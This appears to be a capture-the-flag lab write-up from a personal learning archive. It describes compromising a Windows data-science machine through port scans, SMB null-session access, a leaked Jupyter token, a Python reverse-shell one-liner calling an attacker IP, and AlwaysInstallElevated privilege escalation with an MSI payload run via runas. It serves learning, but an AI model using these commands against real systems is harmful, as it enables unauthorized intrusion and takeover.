I think the data science team has been a bit fast and loose with their project resources.
Enumeration

Let’s start with Rustscan to find for the open ports.

Start a nmap scan to dig into the open ports and add the necessary flags for in depth enumeration.






Directory/Files Enumeration on HTTP


SMB Null Enumeration

We accessed the SMB share using a null session and downloaded the files. One file contains a token that can be used to set a password for Jupyter Notebook on port 8888.
Through the portal, we were able to run commands via the terminal.


We can also execute a Python reverse shell within the notebook to gain a shell on our host machine.
import socket,os,pty;s=socket.socket();s.connect(("10.14.84.70", 80));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")




We obtained a private key for a user, which we can use to gain an initial foothold on the machine.
Foothold
Privilege Escalation

Using WinPeas, we retrieved Autologon credentials and identified that the system has the AlwaysInstallElevated privilege enabled.

First, I created an MSI payload for a reverse shell. However, when attempting to execute the MSI, the reverse shell failed to spawn.

To work around this, I decided to use the runas command to execute the MSI payload, as we had the password for the user.


runas /user:dev-datasci-lowpriv "msiexec /quiet /qn /i C:\Users\dev-datasci-lowpriv\persecure.msi"After testing various ports (ports 80, 443, and 445 did not work), I successfully obtained a shell as the admin user.
 Persecure : my learning archive